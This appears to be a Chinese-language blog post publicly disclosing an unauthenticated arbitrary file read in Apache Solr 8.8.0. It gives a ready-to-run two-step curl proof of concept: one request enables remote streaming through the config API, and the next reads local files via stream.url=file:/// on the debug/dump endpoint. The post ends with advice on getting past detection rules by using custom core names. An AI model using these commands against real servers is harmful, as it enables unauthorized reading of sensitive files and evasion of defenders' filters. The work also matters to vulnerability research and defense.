Apache Solr 最新版任意文件读取 0day

0x00 前言

skay 之前在审计 solr 的时候发现了一个任意文件读取的漏洞，不过报给官方后官方拒绝修复，认为这不是一个漏洞（？？？？）

既然不是漏洞，那么现在就公开吧，大家开心一下也好的。

其实 cert 那篇里已经发过了，但是太长了放在最后面怕大家看不见，所以征得 skay 大小姐的同意后决定重新发一下。


0x01 正文

全版本任意文件读取（官方拒绝修复）

默认安装未授权情况下，各项配置皆为默认

下载 Solr 最新版本

http://archive.apache.org/dist/lucene/solr/8.80/solr-8.8.0.tgz



-XX:+UseG1GC

POC

```
curl -d '{  "set-property" : {"requestDispatcher.requestParsers.enableRemoteStreaming":true}}' http://192.168.33.130:8983/solr/db/config -H 'Content-type:application/json'

curl "http://192.168.33.130:8983/solr/db/debug/dump?param=ContentStreams" -F "stream.url=file:///C:/a.txt"
```


复现


1. 第一步

```
curl -d '{  "set-property" : {"requestDispatcher.requestParsers.enableRemoteStreaming":true}}' http://192.168.33.130:8983/solr/db/config -H 'Content-type:application/json'
```

2. 第二步

```
curl "http://192.168.33.130:8983/solr/db/debug/dump?param=ContentStreams" -F "stream.url=file:///C:/a.txt"
```





0x03 漏洞信息跟进

https://cwiki.apache.org/confluence/display/solr/SolrSecurity

https://issues.apache.org/jira/browse/SOLR

0x04 厂商防护及绕过思路

这种组件直接放内网就好了，或者一定配置身份校验，且 Solr 路由写的比较死，厂商提取规则时只要将 url 过滤完整即可，不会存在绕过情况。

绕过的话，虽然说每个漏洞 url 较为固定，但是每个功能的触发点皆为每个 core 或 collection，core 的名称包含在 url 中，且生产环境中为用户自定义，很多规则编写者通常只将示例 example 加入检测，可绕过几率很高。